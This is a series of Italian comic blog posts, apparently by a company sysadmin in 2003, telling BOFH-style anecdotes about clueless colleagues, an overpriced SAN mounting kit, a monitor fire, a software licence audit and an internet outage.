CL - Ma l'ho appena cambiato!

IO - Ma lo hai cambiato per bene?

CL - (un po' stizzito) Sono capace di cambiare il toner alle stampanti!

IO - Ok, adesso arrivo...

Rimetto giu' il telefono e quello si rimette a suonare all'istante.

CL2- Il laptop che mi hai dato per la demo a Leewarden non funziona!

IO - Ma se l'ho installato ieri sera ed era Ok? Cosa gli hai fatto?

CL2- Niente! Le lucine sono accese ma il laptop non fa niente!

IO - Ok, arrivo...

Mi dirigo per prima cosa da CL, che e' li piu' che ansioso di mostrarmi un fascio di fogli stampati a meta'. Io apro la stampante, tiro fuori la cartuccia di toner, strappo via il sigillo di chiusura, ri-infilo la cartuccia, richiudo la stampante, gli metto in mano il sigillo e lo lascio li' a guardare il sigillo...

Poi mi dirigo verso CL2, arrivo al suo tavolo, osservo il laptop, mi chino, premo il tasto On/Off e lo lascio li' ad osservare il laptop che si avvia...

Meno male che e' venerdi'...

Davide

06/02/2003 00:00

Ok, il prezzo e' "esatto"

Ok, il prezzo e' "esatto"

Sono al telefono con uno dei nostri spacciatori di hardware.

IO - Allora, il "mounting kit" per i dischi e l'alimentatore di supporto per il vostro SAN viene in tutto 1230 euro.

SH - Esatto.

IO - Hemmm... ma questo "mounting kit"... sono 150 euro al singolo pezzo.

SH - Esatto.

IO - (pensando "Esatto un par di balle") Ma non dovrebbe essere compreso con il SAN stesso?

SH - No, e' specificato nelle caratteristiche che deve essere preso a parte, ma solo se volete aggiungere dei dischi.

IO - Considerando che vendete un SAN dotato di UN disco mi pare ovvio che chiunque voglia aggiungere dischi.

SH - Esatto.

IO - Esatto che?

SH - Cioe', si', ovvio che tutti vogliono aggiungere dei dischi, ma sono liberi di aggiungerne quanti ne vogliono.

IO - Pagandovi 150 euro al disco.

SH - Esatto.

Sivabbe'...

Qualche giorno dopo arriva il pacco, comincio subito a scartocciare peggio che fosse la mattina dopo natale, tolgo il nastro adesivo, apro lo scatolone enorme, ed in mezzo ad una nuvola di palline di polistirolo trovo altre due scatolotti... il primo contiene il famoso alimentatore di supporto, che a me sembra un normalissimo alimentatore per PC.

Apro con trepidazione la seconda, aspettandomi chi sa che congegno ipertecnologico e superfantascientifico.

E ci trovo dentro questo mitico "mounting kit"... che si rivela essere composto da: un rettangolino di plastica di circa 4 x 6 cm con una maniglia di metallo da un lato e 4 fori per le viti.

Osservo sbalordito l'arnese per un paio di minuti. Ed io per questo coso ho pagato la bellezza di 150 euro???? E quelli per questo coso hanno il coraggio di domandare 150 euro????

Naaaa, non e' possibile, ci deve essere un qualche errore.

Controllo il "packing list". E no. E' scritto nero su bianco "mounting kit" il numero di serie di sto coso (perche' ha pure un numero di serie) e tutto il resto.

Fruugo bene nello scatolone convinto di trovare una qualche altra scatola occultata nel polistirolo... niente.

Sparpaglio il polistirolo ovunque, ribalto tutto l'imballaggio, controllo anche il nastro adesivo (due volte).

La ricerca mi frutta una bustina di silicati ed un'altra bustina contenente 4 viti, ma niente altro.

Ok, il prezzo e' "esatto"

Cosa fa' l'applicazione X ?

Continuando a pensare che c'e' un qualche errore (che ci volete fare, me lo diceva sempre la mamma che sono un coglione) e mi ri-attacco al telefono.

IO - Salve, ho appena ricevuto il pacco contenente il "mounting kit" ed avevo qualche perplessita'.

SH - Esatto.

IO - Come "esatto"?

SH - Cioe', no, dica.

IO - Hemmm... il "mounting kit" e' composto da un rettangolo di plastica con una maniglietta di metallo e 4 fori?

SH - Esatto.

IO - Come "esatto"???

SH - Si', e' fatto cosi'.

IO - E per questa str...hemmm... per questa roba vi fate pagare 150 euro???

SH - Be', ci sono anche le viti.

IO - Haaaaaa.... e le viti singolarmente quanto costano? 20 euro l'una?

SH - Hemmm.... no, non si possono comperare le viti singolarmente.

Ho la vaga impressione che in questo momento nell'ufficio dall'altra parte del telefono tutti stiano facendo high-five urlando "un'altro pesce nella rete!"... riattacco.

A questo punto sono depresso, e quando sono depresso la cosa migliore e' mettersi a fare un po' di manutenzione hardware. Ragion per cui decido che e' venuto il momento di espandere la RAM del Sun Ultra 250 che ho in ufficio. Mentre sono li' che cerco di raccapezzarmi sul come inserire dentro quello che ho tirato fuori, arriva SL.

SL - Ho saputo da CL che e' arrivato il materiale per il SAN.

IO - Hai sentito giusto.

SL - Vabbe', dove e' questo mitico "mounting kit" di cui abbiamo tanto sentito parlare?

IO - Sei proprio sicuro di volerlo vedere?

SL - Altro che!

IO - Ok, eccotelo qui.

E gli metto in mano il mitico aggeggio. Lui fissa per un po' il "coso" poi mi guarda.

SL - Stai scherzando?

IO - Manco un po'.

SL - E sto coso costa 150 euro??

IO - E' quello che mi sono domandato pure io.

SL - Ma forse c'e' un'errore...

IO - Gia' telefonato. Quello che hai tra la mani e' l'unico, vero, inimitabile (perche' coperto da copyright), ultratecnologico mounting kit.

SL - Questo???

IO - Oh, be, no, non e' tutto li'.

SL - (rasserenandosi) Aaaaaaah... e volevo dire io...

IO - Mancano le viti (mostrandogli il sacchettino).

La faccia che ha fatto... era uno spettacolo!

Davide

06/09/2003 00:00

Ok, il prezzo e' "esatto"

Titoli e Nomi

Titoli e Nomi

Sto' controllando il funzionamento del nostro backup quando UL entra accompagnato da uno sconosciuto. Quest'ultimo ha una gran faccia da CL, ma il peggio e' che se la sua cravatta tendesse verso l'alto sarebbe una perfetta controfigura di Dilbert.

UL - Heila', ti presento un nuovo collega!

IO - Piacere. E quando inizia?

UL - Oggi.

IO - O che bello...

UL - Hai un computer da assegnargli?

IO - No.

UL - ??Come "NO"??

IO - No e' il contrario di Si, una negazione, sta ad indicare che non ci sono computer disponibili al momento.

UL - Ma...

IO - Per avere un computer installato bisogna informare almeno due giorni prima. L'ho detto e ripetuto almeno 50 volte.

UL - Ma... come facciamo adesso?

IO - Be', puo' usare uno dei computer di test di sopra.

UL - Ma sono troppo lenti, non vanno bene...

IO - Troppo lenti per fare cosa?

UL - Be', quello che faccio io.

IO - Surfare il web alla ricerca di siti porno, chattare on line, leggere la posta, e giocare a solitario?

UL - Hemmm... non e' vero...

IO - (controllando sul log del proxy) Hummm... strano... questo qui' sembra proprio il tuo IP... e www.superporn.com sembra proprio un sito porno...

UL - Herr... ok, forse ho visitato quel sito una volta... o due...

IO - Queste qui' mi sembrano piu' 6 ore consecutive... comunque... anche ultrasex.com mi pare in quell'area, per non parlare di blowjob.com, bigboops.com, asianpussy.com...

Ma lungi da me l'idea che lui passi il suo tempo sprecando risorse della societa' per perseguire il suo privato divertimento... giusto?

IO - In ogni caso, quale dovrebbe essere il suo ruolo?

UL - Visual Content Development And Interactive Builder Of Productive Design.

IO - Che tradotto in lingua umana significa?

UL - Hemmm... e' lingua umana...

IO - Ok, che software gli serve?

UL - Be', Office, Photoshop ed Illustrator.

IO - Ok, e' un grafico quindi.

CL - Be', veramente il termine corretto e' "Illustration and content creator".

Cominciamo bene.

IO - E che ho detto io? Un grafico!

Dopo un po' di lagne UL e CL se ne vanno, io ordino la macchina nuova ed a quel punto arriva UL2.

Cosa fa' l'applicazione X ?

UL2- Mi servono un paio di informazioni su che tipo di server usare per una applicazione.

IO - E perche' domandi a me?

UL2- Perche' sei il sysadmin!

IO - E tu sei la project manager, dovresti conoscere l'applicazione no?

UL2- Ma non ho esperienza in questo senso...

IO - ?? Come sarebbe a dire ??

UL2- Be'... tu sei l'esperto di software...

IO - E tu no? Sei una project manager no? Dovresti conoscere il software che gestisci! Voglio dire, come cavolo fai a "gestire" dei programmatori se non hai la piu' pallida idea di come si sviluppa il software e di come questo software funziona?

UL2- Questo non e' vero. Non ho mai fatto la programmatrice in vita mia!

IO - Hemmm... e come "gestisci" i progetti in questo caso?

UL2- Non e' necessario essere degli sviluppatori, se si e' dei Project Manager e' sufficiente.

IO - Per "essere dei Project Manager" intendi che sul tuo biglietto da visita c'e' scritto cosi', giusto?

UL2- E' questione di capacita'!

IO - Toglimi una curiosita', quanti progetti gestiti da te sono stati conclusi con successo?

UL2- (orgogliosa) Fino ad ora ho gestito 10 progetti!

IO - Si, ma io ho chiesto quanti sono stati conclusi con successo.

UL2- Hemmm... cosa intendi con "conclusi con successo"?

IO - Consegnati al cliente finale nel tempo specificato, nei costi indicati, con le caratteristiche richieste e funzionanti al 100%.

UL2- Herr... hemmm... be', ma questo che c'entra?

IO - Cio' significa "manco uno", giusto?

UL2- Hemmm... questo non significa nulla!

IO - E quanti sono stati cancellati dal cliente dopo X mesi di ritardo sulla consegna prevista (con X maggiore di 1)?

UL2- Herrr...

IO - Dieci su dieci?

Un curriculum impressionante non c'e' che dire.

Davide

16/06/2003 00:00

Chi Fa Da Se...

Chi Fa Da Se...

Sono intento a revisionare la lista di backup quando CL compare in ufficio con un mouse in mano.

CL - Il mio mouse non funziona.

IO - Come "non funziona"?

CL - Va' tutto a scatti...

IO - Hemmm... Ok, adesso ti faccio una domanda, la domanda e' "hai provato a pulirlo", aspetta! Se mi rispondi "si", io apro il mouse e lo trovo pieno di schifezza, ti considerero' un fetente bugiardo e ti trattero' a pesci in faccia per il resto della tua vita. D'altra parte, se mi rispondi "no", io ti diro' di provare a pulirlo e se persiste nel non funzionare lo sostituiro'. Ok? Allora ecco che arriva: hai provato a pulirlo?

CL - Herr.... no.

IO - Allora prima prova a pulirlo.

CL - Hummm... ma che succedeva se io ti dicevo si, tu lo aprivi ed era pulito?

IO - Tale eventualita' e' cosi' remota che non vale nemmeno la pena di considerarla.

CL se ne va con il suo mouse ed io vado avanti con il mio lavoro. Dopo un po' arriva CL2.

CL2- La mia applicazione non funziona!

IO - E perche' lo dici a me?

CL2- Be'... perche' sei il SysAdmin...

IO - Si, ok. Che capperò vuol dire "non funziona"? Quale applicazione?

CL2- L'applicazione 'X', ritorna un'errore quando si cerca di fare questo-e-quello.

IO - Che errore?

CL2- Un'errore di compilazione.

IO - Hai controllato il codice?

CL2- No.

IO - E che aspetti? Un'invito scritto?

CL2- Ma.... funziona sulla mia macchina di sviluppo...

IO - Non so se hai notato, ma la macchina di staging non e' quella di sviluppo. Comunque hai tutte le informazioni per accedere all'ambiente, quindi puoi tranquillamente fare login e controllare quello che non va.

CL2- Hemmm... ma perche' devo farlo io?

IO - Perche' sei lo sviluppatore e dovresti conoscere tale accrocchio meglio di chiunque altro.

CL2 continua a lagnarsi per un po', poi finalmente si convince ad andare a fare un po' di debug. Ma se ne e' appena andato che arriva CL3.

CL3- Hai preparato il PC per la presentazione ad Utrecht di domani?

IO - Si', eccotelo qua'.

Prendo il pc e glielo metto in mano, anzi in braccio.

CL3- Hemmm... non puoi portarlo di sopra?

IO - Non puoi portarcelo tu?

CL3- Herrr...

In quel momento suona il telefono, CL3 decide che puo' sopportare l'immane peso per una rampa di scale e se ne va mentre io rispondo.

Cosa fa' l'applicazione X ?

IO - Cosa?

CL4- Il mio lettore CD non funziona piu'!

IO - Cosa gli hai fatto?

CL4- Hemmm.... non mi ero accorto che era aperto e ci ho preso dentro con la gamba...

Be', almeno lo ha ammesso...

IO - Ok, spegni tutto e porta giu' il PC che te lo cambio al volo.

CL4- Non puoi venire su a prenderlo?

IO - Hai problemi di deambulazione?

CL4- Hemmm... no.

IO - E allora che problema hai?

Scherzi a parte, cosi' magari pensera' a dare una ripulita sotto al suo tavolo, l'ultima volta che mi ci sono dovuto infilare ci ho trovato lo scheletro di un tirannosauro.

Sistemato il CD di CL4 riprendo in mano la mia lista di backup, quando suona il telefono.

CL5- Il mouse senza fili nella sala riunioni non funziona piu'.

IO - Hai provato a spostare il ricevitore sul tavolo?

CL5- Ma non funziona!

IO - Ok arrivo...

Mi reco nella sala riunioni, raccolto il ricevitore da dietro al computer e lo piazzo sul tavolo, il mouse, come per magia, si rimette a funzionare immediatamente. Fulmino CL5 con un'occhiataccia e me ne ritorno in ufficio.

Il resto della mattinata scorre quasi senza intoppi, finche' non arriva CL6.

CL6- Il mio mouse non funziona piu'!

IO - Come "non funziona piu'"?

CL6- Va' tutto a scatti.

IO - Ok, adesso ti faccio una domanda...

Ma impareranno mai?

Davide

23/06/2003 00:00

La Grande Guerra

La Grande Guerra

Ok, ci risiamo. Che succede? E' presto detto. Uno dei nostri UL ha di nuovo "segnato", cioe' e' riuscito a convincere un povero tapino a pagarci per il privilegio di avere una applicazione scritta da noi. L'unico problema e' che UL non ha la piu' pallida idea di cosa ha appena venduto, ne' se e' realizzabile oppure no, o se cio' che sta scritto sul documento che il cliente (o speranzoso tale) ha appena firmato verra' realizzato in tempo oppure no.

Bhe, effettivamente, dati i precedenti, il fatto che l'applicazione verra' rilasciata in ritardo (e fuori budget) e' una cosa abbastanza prevedibile. Qualcuno potrebbe domandarsi (e domandarmi), come e' possibile che noi si abbia degli UL tanto interdetti. Credetemi: me lo sto domandando pure io, ma non e' che gli UL/SL che ho visto in altri posti siano molto meglio.

Attualmente, penso che l'unico motivo per cui i nostri UL riescono a vendere qualche cosa a qualcuno, e' solo perche' si ritrovano a parlare di cose che non capiscono con altri UL che ne capiscono ancora di meno. Voglio dire, il fatto che su questa "proposta" (ora definitiva), vi siano cose come "sistema di sincronizzazione autoguidata" o "procedure di revisione operativa multiprotocollo" sono abbastanza indicativi di chi ha scritto il documento e di chi lo ha rivisto.

Mi pare evidente che ne' UL ne' l'altro UL (quello del cliente insomma), sono capaci di pronunciare tali termini, figuriamoci il capirli. Come potrebbe dire Scott Adams, l'unica cosa che tiene a galla la societa' moderna, e' che nella epica battaglia tra il deficiente ed il ritardato il primo vince sempre.

Ritengo che, nei casi in cui il nostro UL non riesce a "segnare", e' perche' in quella occasione il ritardato stava dalla nostra parte e non da quella del cliente.

UL - ...quindi ci serve un'ambiente di test fatto cosi'.

IO - Fatto cosi' come?

UL - Ma hai le specifiche in mano!

IO - Qui' non specifica niente! A meno che tu non stia mettendo insieme una nave spaziale o voglia fare concorrenza a Star Trek.

UL - Ma come, e' chiarissimo! (acchiappando il documento e puntando con il dito) Ecco, qui' dice "sistema mono o multiprocessore"...

IO - Cioe' hai bisogno di uno o piu' computer. Bella roba.

UL - Herr... ambiente di controllo operativo integrato.

IO - E che roba e'?

UL - Hemmm... un'ambiente per... il controllo operativo...integrato. Mi pare ovvio no?

IO - Si', certo. E che cosa fa esattamente?

UL - Be'... controlla le... operazioni... vabbe', questo lo vediamo dopo. Sistema di archiviazione dati 24/7.

IO - Che sarebbe?

UL - Ummm... un sistema per archiviare i dati che funziona sempre... credo...

IO - E che tipo di "sistema per archiviare i dati" ti serve?

UL - Uno che funziona sempre!

Ora, ditemi perche' non dovrei incazzarmi come una iena e sfogare su cotesto individuo la mia (giusta) ira.... come dite? E' illegale? Sostengo che bisogna cambiare la legge!

Cosa fa' l'applicazione X ?

IO - Tutti i sistemi funzionano sempre! Quello che voglio sapere e quali caratteristiche dovrebbe avere!

UL - Dunque... (continuando a leggere)

IO - Ma non lo hai scritto tu quell'accrocchio?

UL - Hemmm... si', ma mi sono fatto consigliare da UL2 sulle caratteristiche.

IO - E perche' non domandi ad UL2 che cavolo vogliono dire tutte quelle fesserie?

UL - Hemmm...

IO - Fammi indovinare: non vuoi ammettere che non capisci un'acca di quello che c'e scritto sopra.

UL - (stizzito) Non e' che non lo capisco! E' solo che... hemmm...

IO - Si, si', va bene...

Un paio d'ore dopo, UL e' di ritorno con un'altro foglio. Ipotizzo che contenga la "traduzione" delle richieste fatta da qualcuno dei CL che ne capisce un po' di piu'.

UL - Allora (preparandosi), ci serve un'ambiente di test Java!

IO - Ok, che versione?

UL - (momento di panico, poi controlla sul foglio e si rilassa) 1.3.1!

IO - Ok. Che altro?

UL - (altro momento di panico, altro controllo) Application Server TomCat!

IO - Ok. Altro?

UL - (niente panico, oramai e' lanciato) Database server Oracle! 8.1!

IO - Stop!

UL - (altro panico, credeva di essere fuori pericolo oramai) Cosa??

IO - Non ce lo abbiamo un'ambiente di test con Oracle, quindi se lo vogliono devono pagare la licenza.

UL - Hemmm... e quanto costa?

IO - Oh, solo quindicimila euro.

UL - Quin....di....ci.....?????

IO - La versione "Standard", se servono delle funzioni speciali e ci vuole la versione Enterprise costa di piu'.

UL - Ma...ma....ma...

IO - Non sono tua madre.

UL - Hemmm... ma gli altri clienti non pagano?

IO - No, perche' usano database la cui licenza costa molto meno.

UL - Be'... potremmo usare anche noi lo stesso database!

IO - Dunque, io voglio sperare che, quando qualcuno ha deciso di usare un certo tipo di database invece di un'altro, abbia pensato un'attimo a cosa capperò stava facendo, e non abbia scritto qualche cosa perche' gli girava così. Quindi penso che... NO! Noi puoi usare un'altro database.

UL - Hummm... dovro' parlarne con il cliente...

IO - Ecco bravo. E intanto che ci parli spiegagli anche che il 99% delle fesserie che sono scritte lì non vogliono dire niente.

Io dubito che lo fara', comunque...

Davide

30/06/2003 00:00

From Dust To Dump

From Dust To Dump

Sto' controllando le statistiche di uso della rete, operazione mensile che porta ad interessanti scoperte, come il numero di siti gay-porno visitati e da chi, quando il telefono si mette a suonare insistentemente. Rispondo ed e' CH, che e' la nostra centralinista/receptionista/tuttofare.

CH - Ci sono qui' i tizi di \$isp per consegnare un computer.

IO - ??COSA??

CH - Ho detto che ci sono qui'...

IO - Sì, ho capito cosa hai detto... ma che computer e' e perche' lo devono consegnare a me? Non ne so niente io!

CH - Senti, sono qua', perche' non scendi e ci parli?

Scendo giu' in portineria e trovo due ragazzoni (R1 ed R2) con un mastodontico Sun Fire V1280, 55 cm per 134 Kg di computer.

IO - Che bello... da dove arriva?

R1 - E' il computer di produzione di \$cliente, ci hanno detto di portarlo qui'.

IO - E chi vi ha detto di portarlo qui?

R1 - Bho! Io ho ricevuto l'ordine dal mio capo. Dove lo mettiamo?

IO - Hemmm... portiamolo di sopra.

Dopo un quarto d'ora di sudore e bestemmie il mostro giace in un'angolo del mio ufficio. Ed io sto ancora cercando di capire che cavolo devo farci. Cerco quindi di contattare UL che e' il capo progetto per \$cliente. Niente, nisba, nada... UL non risponde al telefono. Domando a CH e lei mi dice che e' entrato stamani. Dopo un tre ore di tentativi disperati di accalappiare UL in giro per l'edificio, decido che se Maometto si rifiuta... c'e' sempre il modo per obbligarlo. Quindi predispongo la mia rete e poi mi metto in attesa.

30 minuti dopo UL piomba nel mio ufficio, il cellulare in una mano ed il badge (tesserino di plastica che si usa per aprire la porta e molte altre cose) nell'altra. E gia' so che adesso mi dira' che c'e' qualche cosa che non funziona nel sistema.

UL - C'e' qualche cosa che non funziona nel sistema!

Telavevodedettoio...

IO - Non c'e' niente che non funziona nel sistema.

UL - No, no... ti dico che c'e' qualche cosa che non va! Non riesco piu' a telefonare, il mio badge non apre piu' la porta, quando cerco di fare login mi dice "utente sconosciuto" e non riesco nemmeno a leggere la posta!

IO - Vuoi dire che la banca non ti ha ancora telefonato dicendoti che il tuo conto corrente e' congelato?

UL - He??

IO - Il tuo cellulare e' disattivato ed il tuo utente e' bloccato.

UL - He???

IO - (indicando il mastodonte) Che ne faccio di quello? Perche' e' qui?

UL - (guardando il mastodonte) Che bello... che roba e'?

IO - Dovrebbe essere il computer di produzione di \$cliente, lo hanno consegnato qui' stamani. Che ne devo fare e perche' e' qui.

UL - E che ne so io?

Cosa fa' l'applicazione X ?

IO - Ma non sei tu il project manager di quel lavoro?

UL - Hemmm... si...

IO - E allora scopri! E gia' che ci sei, scopri anche che devo farne dei 3 computer di "test" per lo stesso progetto!

UL - Ok... posso riavere il mio telefono funzionante? E cose' questa storia della banca?

IO - Il tuo telefono sara' di nuovo in funzione tra 10 minuti, per quanto riguarda la banca... be', non usare troppo la carta di credito per i prossimi giorni he?

UL se ne va non troppo convinto, ma e' di ritorno dopo un'oretta.

UL - Allora, il computer diventera' il nuovo server di test e quegli altri 3 li possiamo riutilizzare come ci pare.

IO - Ok... adesso si tratta solo di capire dove diavolo metterlo...

Andiamo in Sala Macchine a vedere come organizzare le cose ed UL si mette a guardare una pila di rottami che sono accumulati in un'angolo.

UL - Hei! Ti servono quei monitors?

IO - He? Quelli? (osservando un paio di monitor coperti da 3 dita di polvere) No, non credo... perche'?

UL - Be', ho un vecchio computer a casa che vorrei rimettere in funzione, ma non mi sembra il caso di comperare un monitor nuovo. Che dici, se prendo uno di quelli funzionera'?

IO - Mah... io li proverei prima...

Detto fatto, UL acchiappa uno dei monitor, lo attacca ad uno dei server di test (normali PC), prende uno dei cavi di alimentazione che sono sparsi in giro ed infila con decisione la spina...

La scena che segue e' un po' difficile da descrivere ma ci provero'... Diciamo che, nel momento in cui UL ha infilato la spina, una luce accecante e' scaturita dal monitor, nello stesso momento la luce in Sala Macchine si e' spenta, i 3 UPS hanno cominciato a strillare come matti ed un fischio allucinante e' uscito dal monitor stesso. Prima ancora che io potessi dire "STACCALO!", il monitor ha fatto "BANG!" e brillanti fiamme si sono alzate dallo chassis. Preoccupato all'idea che il sistema antincendio (halon) entrasse in funzione, mi fiondo sull'estintore a schiuma ed annaffio abbondantemente il monitor ed UL (che stava ancora cercando di capire che diavolo succedeva), spegnendo le fiamme. Dopo di che resetto l'interruttore di sicurezza ripristinando una parvenza di normalita'.

UL - (coperto di schiuma gocciolante) Ma che %#\$%^!@##???

IO - Non credo che quel monitor funzioni molto bene... anzi, di sicuro non funziona molto bene...

Adesso io vorrei capire... perche' se annaffi con l'estintore un tizio che sta cercando di mandare a fuoco l'edificio quello si incazza come una iena?

Davide

07/07/2003 00:00

La Grande Rapina

La Grande Rapina

Oooooookkkkey! Dopo giorni e giorni passati a spulciare l'elenco del software che **dovremmo** avere e l'elenco del software che **abbiamo**, domandato a tutti i vari UL l'elenco del software che **vorrebbero** avere (che ovviamente e' completamente diverso dall'elenco che i vari CL vorrebbero avere), siamo finalmente pronti per rivedere la lista di licenze software che abbiamo e che dobbiamo comperare.

La cosa si fa anche piuttosto urgente, dato che vi sono state numerose segnalazioni di Reparti di Assalto della BSA in azione nel circondario.

Eccoci dunque alla Resa dei Conti.

SL - Ordunque... abbiamo 89 installazioni di Winhose 2000...

IO - No, abbiamo 89 licenze di Winhose, contando tutte le versioni, di 2K ne abbiamo solo 62, mentre il numero di installazioni e' 143.

SL - Ma non abbiamo 143 persone in questo posto!

IO - E lo dici a me?

SL - Come facciamo ad avere 143 installazioni senza avere 143 persone?

IO - Ti rispondo con una domanda: quel babbeo che siede davanti a te quanti computer ha sotto o sopra il suo tavolo?

SL - (tentando di ricordare una cosa che vede tutti i giorni) hemmm... herr... hemmm... sei... no, sette...

IO - Ecco, appunto.

SL - Ma perche' ha sette computer?

IO - A me lo domandi? Io l'ho domandato a te per almeno 342 volte, sei tu il capo, mica io...

SL - Vabbe', ma lui e' un'eccezione.

IO - E come lui ce ne sono diversi. Per esempio il branco di mammalucchi che abbiamo recuperato da \${ditta_tristemente_fallita} a dicembre, sono in 4 ed usano 15 computer!

SL - Be', ma stanno sperimentando...

IO - Come rompere le balle a me... rifiuto di credere che 4 babbuini (che tra l'altro non sono mai qui' tutti insieme) hanno bisogno di 15 computer per "sperimentare".

SL - Potrei essere d'accordo con te, ma SUSL ha deciso che tale "sperimentazione" e' prioritaria... quindi...

IO - Quindi paghiamo 15 licenze in piu'.

SL - Hemmm... ok... quindi 143 licenze... andiamo avanti... Microtrought Bloffice... 28 licenze...

IO - Quelle sono licenze "ufficiali", poi abbiamo una caterva di licenze "strambe" tipo "Small Business" (che sa Dio cosa cavolo vuole dire) et similia, quindi sono 28 + 27.

SL - Herr...

Rimango a guardare per un po' SL che, un'occhio mezzo chiuso e l'altro chiuso completamente stile Tenente Colombo, la lingua di fuori ed un dito a tracciare numeri su una lavagna immaginaria, tenta di risolvere la quadratura del cerchio....

SL - ...riporto il 3...

IO - ...sono 55...

SL - ...hemmm... sicuro?

IO - Sicuro.

SL - Ok, quindi 55 licenze...

IO - Si', ma abbiamo 84 installazioni.

SL - Herr.. ok, quindi...

Cosa fa' l'applicazione X ?

IO - Ci servono 29 licenze piu' 27 upgrade.

SL - Hemmm... spetta...

IO - Abbiamo 28 licenze "valide", 27 licenze per versioni sbagliate e ci mancano 29 licenze. Totale 84.

SL - Hemmm... ok...

Andiamo avanti cosi' per un bel po'. Poi si arriva alla parte divertente.

IO - Quindi, questo e' il minimo per mettere in regola tutti secondo i "profili utente" che abbiamo stabilito.

SL - Si'...(scrivendo)... che sarebbe un totale di \${cifrone#1}. Be', pensavo peggio...

IO - Ma adesso viene la parte migliore!

SL - Ah, c'e' una parte migliore?

IO - Certo! Perche' questo e' il software secondo i profili utente, adesso si tratterebbe di vedere cosa effettivamente e' installato!

SL - Be', non dovrebbe essere molto diverso... no?

IO - Sostanzialmente non c'e' ne' uno che ci si avvicina nemmeno.

SL - Ma...come e' possibile??

IO - Forse perche' la gente installa quello che *vuole* usare invece di quello che *dovrebbe* usare?

SL - Herr... vabbe'... quindi secondo quello che e' installato quante licenze ci mancano?

IO - L'elenco ce lo hai davanti. Sostanzialmente la differenza e' \$(3 * cifrone#1)

SL - Heeeeee???? Ma stiamo scherzando???

IO - Manco un po'.

SL - Ok...penso che dobbiamo rivedere un po' cosa e' installato sui vari computer.

IO - Si' ma questo non e' tutto.

SL - Ha... c'e' altro?

IO - E si'. Per esempio le licenze per il software dalla parte Server.

SL - Hemmm... pensavo che Linux fosse gratuito.

IO - Linux lo e'. Ma se ti ostini ad usare Oracle, credo che sarebbe opportuno acquisire almeno una licenza. Per non parlare delle 23 installazioni di SQL Server.

SL - Come' che abbiamo 23 installazioni di SQL Server?

IO - Forse perche' abbiamo un po' troppa gente che "sperimenta" e troppo poca che lavora?

SL - Ok, allora, considerando anche la parte server che cifra abbiamo?

IO - Sta' scritta in fondo al foglio che hai davanti.

SL - Questa qui'? Io pensavo che fosse il premio della Lotteria Nazionale!

IO - No, e' solo la cifra che dovremmo pagare per metterci in regola.

SL - Ma non posso andare da SUSL con questa cifra!

IO - A no?

SL - E no!

IO - Ok, facciamo cosi', tu presenti la cifra, ed io intanto chiamo la BSA, cosi' facciamo un po' di "pressione". Che ne dici?

Mi sa che la situazione licenze software non verra' risolta nemmeno per quest'anno.

Davide

14/07/2003 00:00

The Fast And The Stupid

The Fast And The Stupid

E' una uggiosa giornata di maggio. Spioviggina, un vento freddino spira sulla citta' ed io mi annoio. Per questo motivo sto rivedendo l'elenco delle Mailing List interne.

Quando, all'improvviso, perdo la connessione con il server di posta. N'altra volta? Penso subito io. Dopo un'attimo il monitor di sistema comincia a strillare... controllo e **tutti** i server remoti sono irraggiungibili. Ci metto circa 5 minuti per rendermi conto che di 3 connessioni ad internet, nessuna funziona piu'.

Ok, non puo' essere uno dei provider che ha fatto 'azzate, deve essere qualche cosa di piu' grosso. A questo punto i vari CL cominciano a telefonare come ossessi. Metto il risponditore "Si' lo so, ci sto lavorando" e comincio a vedere di contattare uno dei provider per avere almeno una vaga idea di cosa cavolo e' successo.

\$ISP#1 non risponde, anzi, mi da' occupato ancora prima di finire il numero... stessa sorte per \$ISP#2. A questo punto comincio a pensare che il paperacchio e' dovuto alla KPN (la Telecom Olandese).

Sto' pensando al dafarsi quando improvvisamente una delle iconcine del monitor di sistema diventa verde: \$ISP#3 e' vivo!

Faccio un controllo: \$ISP2 ed \$ISP1 sono sempre down, ma #3 e' vivo e vegeto. Immediatamente, modifico il mio gateway in modo che tutto il traffico sia rediretto su #3, quindi invio a tutti un messaggio sulla rete che piu' o meno dice "Internet e' crashata ma possiamo ancora inviare e ricevere la posta, tenete duro che ci stiamo lavorando".

A questo punto un paio di CL arrivano in ufficio.

CL1 - Non riesco a collegarmi al server di test di \$Applicazione1

IO - Si', lo so. \$ISP1 e' down e non riesco a telefonargli

CL1 - Ma io ho una demo in mezz'ora!

IO - Non posso farci una mazza! Abbiamo 3 connessioni e due sono fuori uso, il che significa che e' qualche cosa di grosso per mettere fuori gioco due connessioni su 3.

CL2 - Ma non possiamo spostare il server su un'altra connessione?

IO - Dato che non possiamo raggiungerlo no.

CL2 - Ma chi ha deciso su quale connessione doveva essere collegato?

IO - Hummm.... UL credo. E' suo il progetto.

CL1 e CL2 se ne vanno sul piede di guerra, mentre io riprovo col telefono. Sempre niente.

A questo punto arriva UL2, anche lui piuttosto sull'incalzato andante.

UL2 - Come' che la posta non funziona mai??

IO - Veramente sta funzionando.

UL2 - Ho provato 5 minuti fa e non funzionava!

IO - Riprova ancora. Comunque, la posta non e' istantanea, una mail puo' metterci fino a 4 giorni prima di essere consegnata.

UL2 - Ma va! Di solito arriva in 5 secondi!

IO - Il fatto che "di solito" arrivi in 5 secondi non vuole dire che arrivi **sempre** in 5 secondi.

Cosa fa' l'applicazione X ?

UL2 se ne va sempre piuttosto sull'incalzato andante, ma a questo punto arriva SL.

SL - Che diavolo c'e' che non va?

IO - Ancora non lo so. 2 connessioni su 3 sono down, l'unica che funziona e' \$ISP3.

SL - Possiamo sopravvivere con solo \$ISP3?

IO - A perche' abbiamo scelta?

SL - No, intendo... possiamo spostare tutti i server su \$ISP3 finche' la situazione non si e' normalizzata?

IO - No, non possiamo spostarli. Spostarli puo' voler dire 3 giorni di lavoro, e non credo che sia il caso di cominciare tale lavoro. Ti ricordo che \$ISP3 non lo paghiamo.

Qui' ci va una piccola spiegazione. Fino all'anno scorso avevamo solo 2 connessioni internet, \$ISP1 e \$ISP2. Poi, un bel giorno un tizio di \$ISP3 arrivo' ad offrire una nuova connessione "in prova" per "un paio di settimane" a costo 0. Ovviamente noi accettammo, lo and behold, il giorno dopo avevamo un nuovissimo modem Ethernet con una fantastica connessione da 2Mb up/2Mb down. Ovviamente cominciammo subito ad usare tale connessione "di prova"... passano i giorni, passano le settimane, passano i mesi... e dopo circa un'anno SL improvvisamente realizza che tale connessione noi non l'abbiamo **mai** pagata. Comincia quindi a sudare freddo all'idea di ricevere una fatturona per un'anno di uso della connessione "in prova". Detto fatto, spostiamo tutto il carico sulle altre due connessioni ma...

